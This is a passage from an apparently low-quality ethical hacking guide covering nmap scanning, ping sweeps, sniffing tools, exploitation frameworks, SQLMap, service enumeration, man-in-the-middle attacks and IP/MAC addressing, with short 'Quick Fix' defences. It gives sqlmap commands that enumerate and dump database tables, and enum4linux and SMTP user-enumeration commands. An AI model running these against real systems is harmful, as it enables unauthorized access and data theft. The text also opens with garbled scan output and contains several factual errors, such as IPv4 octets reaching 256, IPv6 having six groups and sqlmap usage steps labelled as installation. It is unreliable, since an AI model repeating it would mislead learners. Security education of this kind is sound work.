OS:A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%
OS:Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD
OS:T=40%CD=S)
```

You can also install the nmap command onto your Linux system using the following command:

```
$yum install nmap
```

Quick Fix

As a fix, you can ask the organization or system to create a proxy system by using a VPN. This will make it easier to hide the main system from any network. This will ensure that the main system and identity is safe.

What Is Port Scanning?

You can use nmap to provide information about a list of active ports on any server that the hacker is using:

PORT STATE SERVICE

```
22/tcp open ssh
80/tcp open http
443/tcp open https
3306/tcp open mysql
```

You can use the following command to verify if any port on the server is opened or closed in a network:

```
$nmap -sT -p 443 wisdomjobs.com
The results will appear in the following manner:
Starting Nmap 5.51 ( http://nmap.org ) at 2015-10-04 10:19 CDT
Nmap scan report for wisdomjobs.com (66.135.33.172)
```

Host is up (0.000067s latency).

PORt STATE SERVICE

443/tcp open https

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds

The information about these ports will make it easier for a hacker to identify the different techniques to enter the target system through the ports that are active in the system.

Quick Fix

If you want to protect the target system from any malicious attacks on any ports, open or closed. This is what makes it easier to protect the system from any hacker.

What Is Ping Sweep?

If you want to obtain the IP addresses from a range of live hosts, you can use Ping Sweep, a technique used to scan the network. This is also called an ICMP sweep. Fping is a command that you can use to perform a ping sweep, and this will determine whether the host is functioning well. You can use this command to pass an echo request for ICMP protocol. This command is different from the ping command, and you can specify different hosts in your script. You can also specify a list of files that you may ping. If the host does not respond well within a limit, it will be deemed unreachable.

Quick Fix

You can develop a method to block the ICMP request from any outside source. This will disable any ping sweeps. You can do this by adding the following commands to your script to create a firewall.

```
iptables -A OUTPUT -p icmp --icmp-type echo-request -j DROP
```

Chapter Thirteen

Sniffing

Sniffing is a process that most hackers use to capture and monitor all the packets of information passing through any network. Network and system administrators use sniffers to troubleshoot and monitor any network traffic. An attacker will use a sniffer to capture the information passed through data packets. These packets contain some sensitive information like account information, password, etc. A sniffer can either be a software or hardware part that is present in the system. When you place a packet sniffer on a network in a promiscuous manner, a hacker can analyze and capture all the information passing through the network traffic.

Types

There are two types of sniffing.

Active Sniffing

When you sniff using a switch that is present in the network device, you are performing active sniffing. This switch is used to regulate the flow of information between the ports by monitoring the MAC address on each port. It also helps to pass the data only to the target. If the hacker wants to capture the traffic, then the sniffer should inject traffic into the network so it can sniff the traffic. A hacker can do this in different ways.

Passive Sniffing

In passive sniffing, the sniffer can be used to sniff any packets of information that is passing through a hub. Traffic that passes through an unbridged network or any non-switched network can only be seen through a segment that is on these machines. A sniffer will operate the data link layer on that network. Data that is sent across the LAN will be sent to every machine that is connected through that LAN. This is the process of passive sniffing. The

attacker or hacker will wait patiently for the data to be sent across the system and capture those packets of data.

Tools

There are numerous tools available to perform any form of sniffing over any network. Each of these tools has its own feature that will help a hacker analyze the traffic, and the information passed through the packets of data. These tools can be used to dissect that information. A sniffing tool is a very common tool to use. This section has some of the most interesting tools that can be used:

BetterCAP

This tool is a flexible, portable, or powerful tool that is created to perform different types of Man in the Middle attacks against any network. This tool can also be used to manipulate different protocols like HTTPS, TCP, and HTTP protocols in real-time. The hacker can also sniff the network for different types of credentials.

Ettercap

This tool is a comprehensive suite that can be used to perform different types of man in the middle attacks. This tool has the option to sniff any live connection, filter any content on the network, and also other interesting tricks. This tool also supports both active and passive sniffing and dissection of different protocols. This tool also includes different features for host and network analysis.

Wireshark

This tool is a widely used packet sniffer, and it offers different features that allow a hacker to dissect traffic and analyze that traffic.

TCP Dump

This tool is used by hackers to analyze any packets generated by the different commands stated at the command line. This tool gives a hacker the ability to intercept or observe any packets, including TCP/IP protocols, during any information that passes through the transmission. You can download this tool using the following link: www.tcpdump.org.

Hackers can use any of these tools to perform either active or passive sniffing. This will allow them to analyze and capture the traffic. They can use different methods like ARP Spoofing and DNS spoofing to reroute the traffic to a different website or server. Hackers can also use these tools to obtain some sensitive information about the target application, network, or server.

Chapter Fourteen

Exploitation

Through exploitation, a hacker can control every aspect of the target application, network, or system. A hacker can use a software or programmed script to perform this type of hack. This allows a system to exploit any vulnerabilities in the target. Many hackers use OpenVAS, Nexpose, or Nessus to perform this type of hack. They use these tools to scan the target application, network, or system to identify any vulnerabilities in the system. One of the best tools that hackers can use to perform this type of hack is Metasploit.

The screenshot shows the Metasploit Pro interface with the 'Vulnerabilities' tab selected. The main pane displays a table of vulnerabilities found by Metasploit. The columns include Host, Service, Name, Status, and References. Several rows are highlighted in grey, indicating they have been exploited. A tooltip 'Found by Metasploit' is visible over one of the rows.

Show	100	entries		
Host	Service	Name	Status	References
VULN71	445/tcp	MS08-067: Vulnerability In Server Service Could Allow Remote Code Execution (958644)	Exploited	CVE-2008-4250 (18 Total)
VULNETD0XPSP0	135/tcp	MS09-026: Buffer Overflow In RPC Interface Could Allow Code Execution (823980)	Exploited	CVE-2009-0052 (13 Total)
metasploitable.luckiman	445/tcp	Samba MS-RPC Shell Command Injection Vulnerability	Exploited	CVE-2007-2447 (31 Total)
VULNDESKNGSP0	135/tcp	MS09-026: Buffer Overflow In RPC Interface Could Allow Code Execution (823980)	Exploited	CVE-2009-0052 (13 Total)
WIN2KAS5P4	445/tcp	MS08-067: Vulnerability In Server Service Could Allow Remote Code Execution (958644)	Exploited	CVE-2008-4250 (18 Total)
VULN71	445/tcp	MS08-067: Vulnerability In Server Service Could Allow Remote Code Execution (958644)	Exploited	CVE-2008-4250 (18 Total)
WIN2KAS	135/tcp	MS09-026: Buffer Overflow In RPC Interface Could Allow Code Execution (823980)	Exploited	CVE-2009-0052 (13 Total)
metasploitable	80/tcp	PHP Vulnerability: CVE-2012-1823	Exploited	CVE-2012-1823 (18 Total)
metasploitable	445/tcp	Samba MS-RPC Shell Command Injection Vulnerability	Exploited	CVE-2007-2447 (31 Total)

Types of Exploitation

You can exploit a network in the following ways:

Remote Exploit

In this type of exploit, you do not have to directly access the target application, network or system. You can use any remote system to perform this type of hack. This also allows you to hide your identity.

Local Exploit


If you have access to a local system connected to a target application, network or system, you can use this type of exploit.

Hackers will always identify the best way to exploit any system, application or network to identify any vulnerabilities. In this chapter, we will look at some search engines you can use to perform this hack, and also list some tools that you can use to perform this hack.

Search Engines

Exploit Database

The exploit database has all the information available about any vulnerability in any target application, network or system. You can use the following link to obtain this information: www.exploit-db.com.



This screenshot shows the 'Remote Exploits' page of the Exploit Database. The page header includes the site's logo, navigation links for Home, Exploits, Shellcode, Papers, Google Hacking Database, Submit, and Search, along with social media sharing icons. The main content area is titled 'Remote Exploits' and contains a table listing various exploits. The table columns are Date Added, D, A, V, Title, Platform, and Author. The listed exploits include:

Date Added	D	A	V	Title	Platform	Author
2016-08-23	-	-	-	Phoenix Exploit Kit - Remote Code Execution (Metasploit)	PHP	Metasploit
2016-02-26	-	-	-	Microsoft Windows - SRV2.SYS SMB Code Execution Exploit (Python) (MS09-050)	Windows	ehnozzy
2016-02-26	-	-	-	Microsoft Windows - NetAPI32.dll Code Execution Exploit (Python) (MS08-067)	Windows	ehnozzy
2016-08-19	-	-	-	TOPSEC Firewalls - Remote Exploit (ELIGIBLEBACHELOR)	Hardware	Shadow Brokers
2016-08-18	-	-	-	Cisco ASA 8.x - Authentication Bypass (EXTRABACON)	Hardware	Shadow Brokers
2016-08-14	-	-	-	Samsung Smart Home Camera SNH-P6410 - Command Injection	Hardware	PentestPartner.
2016-08-12	-	-	-	FreePBX 13 / 14 - Remote Command Execution With Privilege Escalation	Linux	PST

Common Exposures and Vulnerabilities


Hackers use the common vulnerabilities and exposures (CVE) to assess the information they obtain about the target application, network or system. This dictionary well has all the information about any security vulnerabilities or exposures in the system. You can use the following link to obtain this information: <https://cve.mitre.org>.

National Vulnerability Database

The National Vulnerability Database (NVD) is maintained by the US

government. This is a repository of all the standards that every application, network or system must maintain. An ethical hacker or system administrator can use the information in this repository to automate compliance, security and vulnerability management. You can find this database at <https://nvd.nist.gov>. You can also find the following information in the database:

- Impact metrics
- Security checklists
- Product names
- Misconfigurations in the application, network or system
- Security flaws in the application, network or system



In Linux, you should use the following command to update the system

automatically: yum -y install yum-cron.

Tools

BeEF

This tool is used to perform a vulnerability exploitation hack. The Browser Exploitation Framework (BeEF) is one of the best ways to guarantee security to the target application, network, or system. If you are an experienced penetration tester, you can use this method to check the security of the target application, network, and system. You can use this tool to only perform a lawful search on the target application, network, or system. This is an openly sourced tool and works best on Linux, Windows, and MAC OS X systems. This tool is best used by hackers to develop new exploit modules.

Core Impact

Core Impact is one of the best exploitation tools that a hacker can use. This tool is used to exploit any vulnerabilities in the system. The database connected to this tool is regularly updated, and you can use this tool to exploit one computer system and use the network connected to that system to build a tunnel to reach other systems. This is one of the best ways to exploit any vulnerabilities in an application, software, or network. This tool is not open sourced and costs around \$30,000 per annum. This tool was built for Windows systems alone. Hackers can try multi-vector vulnerability testing across any network, mobile, website, application, or wireless device. You can check for any CVEs in more than a million systems on a network. You can also use this tool to perform any patching of the security systems.

Dradis

This tool is also used for exploiting any vulnerabilities in the target application, system, or network. Dradis is an openly sourced tool that allows hackers to obtain and share information during any security assessment that they perform on the system. This tool has an easy way to generate reports, attach any files, or integrate with any other tools connected to the system. You need to install the right plugins to ensure that you connect to the right tools. This tool is compatible with all forms of operating systems. Through Dradis, a hacker can share information with other hackers with ease. This tool, however, keeps track of the work performed on the system and makes a

note of the information passed onto other systems.

Metasploit

As mentioned earlier, Metasploit is one of the most famous exploitation tools that hackers use. This tool contains close to a thousand scripts that a hacker can run to progress with their hack.

Netsparker

This tool is like Metasploit, and there are different versions of this tool being generated every day. Numerous add-ons are included in the tool to make it more useful to a hacker. This tool is openly sourced.

Social Engineer Toolkit

The Social-Engineer toolkit was developed by the founder of TrustedSec. This is an openly sourced tool that uses Python as the language or script. Hackers can use this tool to penetrate the system using social engineering. This tool has been downloaded over 2 million times since its development. It has set a standard for any penetration testing that a hacker can perform, and it is supported by the security community. All the official versions of this tool are free, and this tool can be used on any operating system. The objective behind the development of this tool is to automate and improve any social engineering attacks that a hacker wants to perform on the target application, system, or network.

SQLMap

SQLMap is an openly sourced tool that can automate the process of using SQL injection to detect any vulnerabilities and exploit those vulnerabilities. This tool makes it easy for a hacker to take over any database server. This tool includes a detection engine that is powerful and has numerous niche features that make it easier for the hacker to perform any kind of penetration test. It also allows hackers to use database fingerprinting, fetching data from a database, execute any commands on the underlying operating system, or access the file system. This tool is free to use and works best if you script using Python. Some characteristics of this tool are:

1. This tool supports Oracle, MySQL, Microsoft SQL server, PostgreSQL, IBM DB2, Microsoft Access, SQLite, Sybase, HSQLDB, Firebird, SAP MaxDB, and various other database

management systems.

2. This tool fully supports various SQL injection techniques (covered later in this book) that are built on time-based blinds, Boolean-based blinds, UNION query-based, error-based, out-of-band, and stacked queries.
3. This tool contains some support that will allow a hacker to connect to any database without having to pass any SQL injection through IP address, Database name, port, and DBMS credentials.
4. This tool can support password hashes, enumerate users, roles, databases, privileges, tables, columns, and other functions.
5. This tool contains a feature that allows it to recognize any password hash format automatically. It also allows hackers to crack these passwords using dictionary-based attacks.
6. This tool also has a dump database that has a range of specific columns and entries based on what the hacker needs. The hacker can choose to dump numerous characters in each of these columns if required.
7. This tool supports hackers and allows them to look for specific tables across databases, specific databases, or even some specific columns or entries in the database. This tool is useful to identify any tables that contain some credentials about users who use specific applications or tools. They can enter some conditions to target specific column names or row entries.
8. This tool also supports hackers to upload or download any files directly in the database servers using some underlying file systems in the operating system. This can only happen if the hacker uses PostgreSQL, Microsoft SQL Server, or MySQL.
9. This tool also supports hackers to execute some arbitrary commands to help them obtain or retrieve any standard output directly from the database servers. They can do this if they have access to the underlying operating system and when the database

software is PostgreSQL, Microsoft SQL Server, or MySQL.

10. This tool contains many tools that allow a hacker to create a TCP connection that is out-of-band between their machine and the database server of the target application, software, or network. This will allow the hacker to directly send commands to the target, set up a graphical user interface session, or even an interpreter session.

11. This tool contains some tools that allow the user to escalate some commands that cannot be directly used in the database.

Some of the commands that can be used in Python are:

Helpful Stuff

- h, --help This command will show some basic help messages and exit
- hh This command will show some advanced help messages
- version This command will give you the version number of the program and exit
- v VERBOSE This command returns the verbosity level, and the default level is 1. The levels are anywhere between 0 and 6.

Target: You should give one of the following commands to instruct the computer about the target definition

- d DIRECT This command will provide a direct connection to the database
- u URL, --url=URL This will give the information about the target URL (e.g. "http://www.site.com/vuln.php?id=1")
- l LOGFILE This command is used to parse or convert the targets from WebScarab or Burp proxy log files
- x SITEMAPURL This will parse the targets from any remote xml or sitemap file

- **m BULKFILE** This function is used to scan multiple targets that are present in a textual file
- **r REQUESTFILE** This command will load the HTTP request from any file
- **g GOOGLEDORK** This command will process all the dork results as a target URL
- **c CONFIGFILE** This command will load all the options from any configuration file in the INI format

SQLMap can be used only if you know how to code in Python. This tool is one of the most powerful tools used for SQL injection, and it is easy to use this tool once you get the hang of it. If you have a request from any website that has a vulnerable protocol, you can use SQLMap to exploit that tool. You can extract any information about the database used by this tool. You can obtain information about the database name, columns, tables, entries, rows, or any other information from the database. This tool can also allow you to read and write files on the remote system under specific conditions.

This tool will work if you have Linux as your operating system. You can either use Backbox or Kali Linux for this purpose. You can install SQLMap on your system in the following ways:

Step 1: `sqlmap -u "http://www.yourwebsiteurl.com/section...(without quotation marks)" -dbs`

Step 2: `sqlmap -u "http://www.yourwebsiteurl.comsection....(without quotation marks)" -D database_name -tables`

Step 3: `sqlmap -u "http://www.yourwebsiteurl.com/section...(without quotation marks)" -D database_name -T tables_name -columns`

Step 4: `sqlmap -u "http://www.site.com/section.php?id=51(without quotation marks)" -D database_name -T tables_name -C column_name -dump`

SQLNinja

SQLNinja will enable a hacker to use and exploit any target web application

that will use the Microsoft SQL Server as the backend. This tool is used to access any remote host or target using a running shell. This tool makes it easier to exploit the target system if an SQL injection has already been performed. This tool is openly sourced and free and works on Mac OS X and Linux operating systems. This tool is used by most hackers to assist and to automate any process that will help them take over any target database server. This can only be done if they identify any vulnerability in the system.

W3AF

W3AF is a tool that is flexible and powerful. This tool can be used to find any vulnerabilities in a target web application, server, or network and exploit that vulnerability. This is very easy to use and has numerous features that make it easier for a hacker to perform his or her role. Most hackers term this tool as a web-based version of Metasploit. There are two parts to this tool – plugins and core. The former is categorized into different types like bruteforce, discovery, evasion, audit, output, Attack, mangle, or grep. This tool is free to use and works on any operating system. The objective of this tool is to develop a framework that makes it easier for a hacker to secure any web application. They can use this tool to discover vulnerabilities and patch those vulnerabilities.

Quick Fix

A vulnerability often arises in a system if there is a missing update or patch. This means that you should update your system regularly, at least once a week. In a Windows environment, you can do this by enabling automatic updates in the Windows Update option in the Control Panel.

Chapter Fifteen

Enumeration

Enumeration is another part of the reconnaissance phase, where you work on getting information about the target application, network, or system. The hacker will work on building or establishing a live connection to the target application, network, or system to identify any vulnerabilities and attack those vulnerabilities. You can use this method to obtain the following information about the target application, network, or system:

- IP tables
- Network shares
- Password policies lists
- Usernames on different systems
- SNMP Data if it is not well-secured

Every enumeration attack is dependent on different services that are offered by the application, network, or system. These services are:

- SMB enumeration
- NTP enumeration
- DNS enumeration
- Linux/Windows enumeration
- SNMP enumeration

Now that you have a basic understanding of what enumeration is let us look at some tools that you can use.

NTP Suite

Hackers often use the NTP suite for any enumeration attack that they want to use. This is a very important attack that every hacker must perform in the application, network, and system environment. You can identify the primary ports and web servers, and obtain any information updated by the host. You can do this without providing any authentication. Let's see an example:

```
ntpdate 192.168.1.100 01 Sept 12:50:49 ntpdate[627]:  
adjust time server 192.168.1.100 offset 0.005030 sec  
or  
ntpdc [-ilnps] [-c command] [hostname/IP_address]  
root@test]# ntpdc -c sysinfo 192.168.1.100  
***Warning changing to older implementation  
***Warning changing request packet size from 160 to 48  
system peer: 192.168.1.101  
system peer mode: client  
leap indicator: 00  
stratum: 5  
precision: -15  
root distance: 0.00107 s  
root dispersion: 0.02306 s  
reference ID: [192.168.1.101]  
reference time: f66s4f45.f633e130, Sept 01 2016 22:06:23.458  
system flags: monitor ntp stats calibrate  
jitter: 0.000000 s  
stability: 4.256 ppm  
broadcastdelay: 0.003875 s  
authdelay: 0.000107 s
```

https://www.tutorialspoint.com/ethical_hacking/ethical_hacking_enumeration

enum4linux

If you are using a Linux system, you can use the above command to obtain information about another Linux system. The screenshot below provides some information on how a hack has been performed to obtain the usernames and passwords from the target application, network or system.

```
root@kali:~# enum4linux -U -o 192.168.1.200 ←
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ )

=====
| Target Information |
=====
Target ..... 192.168.1.200
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 192.168.1.200 |
=====
```

Smtp-user-enum

You can use this function if you want to obtain information about any application, network or system using the SMTP service. You can use the commands before if you are using a Kali Linux operating system.

```
root@kali:~# smtp-user-enum -M VRFY -u root -t 192.168.1.25 ←
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

=====
| Scan Information |
=====

Mode ..... VRFY
Worker Processes ..... 5
Target count ..... 1
Username count ..... 1 ←
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....
```

Quick Fix

If you want to avoid this type of attack, you should disable any services in the application, network or system that you do not use. This reduces the possibility of an enumeration attack on the target, thereby protecting the information on the system. You must ensure that you identify these unused services when you perform your ethical hack.

Part Six

Network Penetration Testing – Gaining Access


Chapter Sixteen

Man-In-The-Middle Attacks

A Man in the Middle Attack (MITM) is a common term used for when a hacker places himself between a user and an interface like an application, website or target system. The hacker uses these methods to either eavesdrop on the conversation or impersonate the target system to obtain some important or confidential information. This will make it look like a normal conversation is underway when the user communicates with the target system.

The objective of this type of attack is to obtain some personal information like account details, credit card numbers or login credentials. A hacker will often target a user performing some functions or actions on a financial application, ecommerce websites, SaaS businesses and some other websites where they need to provide some information. Any information that a hackers obtains during this hack can be for a primary purpose, including unapproved fund transfers, password changes and identity thefts. These types of attacks can also be used to gain a foothold in any secured perimeter during the first stage of an APT or advanced persistent threat assault.

In simple words, an MITM attack is equivalent to your mailman or friend opening your bank statement, looking at your funds, writing down the account details, sealing the envelope and delivering that envelope to your door.



The Attack Progression

There are two distinct phases in any attack: Interception and Decryption.

Interception

In this step, the hacker will intercept any user traffic from the target network before it reaches the required destination. One of the simplest and easiest ways of doing this is to raise a passive attack on the target network. This way, the hacker can provide free internet or hotspot services to other users in public. These networks will not be password protected. When a user connects to this hotspot, the hacker will gain access to all the data transfer that takes place from the user's system. An attacker that wants to take a more active approach can use the following attacks:

ARP Spoofing

In this method, the hacker will link their MAC address to the IP address of a user connected to a local area network. The hacker connects to the network using some fake ARP messages, and as a result of this attack, the data sent by the target network will directly be sent to the attacker and not to the intended system.

DNS Spoofing

DNS spoofing or DNS cache poisoning is where the hacker can infiltrate the DNS server and alter the address record of that website. As a result of this, the user who wants to access the website will directly enter the attacker's

website instead of the intended website.

IP Spoofing

In IP spoofing, the hacker will disguise their network or website as the application or server by changing the headers in the packets of information. As a result of this, any user who wants to access the URL will be sent directly to the attacker's website instead of the intended website.

Decryption

Once the hacker has intercepted the victim's system, the hacker will need to decrypt the SSL traffic without sending an alert to the application or user. There are different ways to do this.

HTTPS Spoofing

In this method, the hacker will send a certificate to the victim's search engine or browser. This certificate is a phony certificate. The hacker can do this when the victim accepts the initial connection request. This certificate will hold a digital thumbprint that is associated with the fake application or website. The victim's browser will add the fake application or website to the trusted servers. The hacker can then access any data entered by the victim into the application.

SSL Beast

SSL Beast is an exploit that the hacker will perform against a TLS or SSL. In this exploit, the hacker will target a TLS vulnerability in the SSL. The hacker can use this vulnerability to enter the victim's system and infect the system with a malicious script to intercept any cookies that are sent or used by a web application. The hacker can use this explanation to compromise the cipher block chaining or CBC or the application. The hacker can then decrypt the authentication tokens and cookies.

SSL Hijacking

In SSL hijacking, the hacker can pass any forged or unstable authentication keys to both the application and user through a TCP handshake. The hacker can use this method to set up a secure connection with the network or system. The hacker will then control any information passed during the session.

SSL Stripping

In SSL stripping, the hacker can downgrade the HTTPS connection to a less secure HTTP connection. The hacker can do this by intercepting the TLS packets of information sent directly from the application to the user. The hacker can then send some unencrypted data from the website to the user while still maintaining a connection with the application and the user's systems. The hacker can still view all the functions taking place on the user's system.

Quick Fix

You will need to perform some steps to prevent a man in the middle attack on the systems in the organization. You can use different encryption and verification methods to achieve this. For an individual user, this means that:

- They should never access a connection without a password
- They must pay attention to any notifications being sent to their system and report a website if it is unsecure
- They should always log out of any secure application if they are not using it
- Never use any public networks when they perform any private or personal transactions

For any website operator, it means that they should only use secure communication protocols like HTTPS and TLS. This will help to prevent spoofing attacks since the protocols will robustly encrypt and also check the authenticity of any data. This will also prevent the interception of any website blocks or traffic to avoid the decryption of any sensitive data.

This is one of the best ways to prevent any unauthorized access to the system. You can secure every page on the website, including those that require the users to input any personal information. When you do this, you can reduce the chance of a hack.

Chapter Seventeen

ARP Poisoning

In this chapter, we will learn more about ARP poisoning or spoofing. Before that, let us understand the basics of IP and MAC Addresses.

What Is An IP And MAC Address?

The IP Address, or Internet Protocol Address, is an address that uniquely identifies a device or computer that is connected to the network. These devices include storage disks, printers, scanners, etc. There are two versions of IP addresses that are currently being used – the IPv4 and IPv6. The IPv4 has a 32-bit number, while the IPv6 has a 128-bit number. The former is always present in the following format – a group of four numbers separated by periods or dots. The minimum is zero, while the maximum is 256. For example: 127.0.0.1.

An IPv6 has the following format: a group of six numbers separated by a colon. The number looks like a hexadecimal digit. For example: 2001:0db8:85a3:0000:0000:8a2e:0370:7334. If you want to simplify how one represents the IP address, you can omit the zeros. The group of zeros will be eliminated if you want to represent the address in a text format. For example, 2001:db8:85a3::8a2e:370:7334.

A MAC Address, or Media Access Control address, is used to identify the interface that the network uses to communicate at the physical network access of the network. These addresses are embedded or included in the network card. These addresses are synonymous with a phone number where the IP address is the phone number, and the MAC address is the serial number.

Exercise One

Let us assume that you have a windows operating system. The first thing you need to do is enter the following command in the command prompt: ipconfig /all. This will provide detailed information about the networks that the system is connected to. Let us assume that you use a Broadband connection; this command will provide information about the broadband modem used. It will also show the IP and MAC addresses.

```

Mobile Broadband adapter Mobile Broadband Connection 3:
  Connection-specific DNS Suffix . . . . . : HUAWEI Mobile Connect - Network Adapter #3
  Description . . . . . : HUAWEI Mobile Connect - Network Adapter #3
  Physical Address . . . . . : 58-2C-80-13-92-63 ← MAC Address
  DHCP Enabled. . . . . : No
  Autoconfiguration Enabled . . . . . : Yes
  IPv4 Address . . . . . : 10.131.70.186<Preferred>
  Subnet Mask . . . . . : 255.255.255.252
  Default Gateway . . . . . : 10.131.70.185
  DNS Servers . . . . . : 41.223.4.97
                           41.223.5.33
  NetBIOS over Tcpip. . . . . : Enabled

Tunnel adapter Teredo Tunneling Pseudo-Interface:
  Connection-specific DNS Suffix . . . . . : Teredo Tunneling Pseudo-Interface
  Description . . . . . : Teredo Tunneling Pseudo-Interface
  Physical Address . . . . . : 00-00-00-00-00-00-E0
  DHCP Enabled. . . . . : No
  Autoconfiguration Enabled . . . . . : Yes
  IPv6 Address . . . . . : 2001:0:9d38:6ab8:28fc:13be:3a05:bf3b<Preferred> ← IPv6
  Link-local IPv6 Address . . . . . : fe80::28fc:13be:3a05:bf3b%16<Preferred>
  Default Gateway . . . . . : ::

NetBIOS over Tcpip. . . . . : Disabled

```

An Introduction to ARP Spoofing or Poisoning

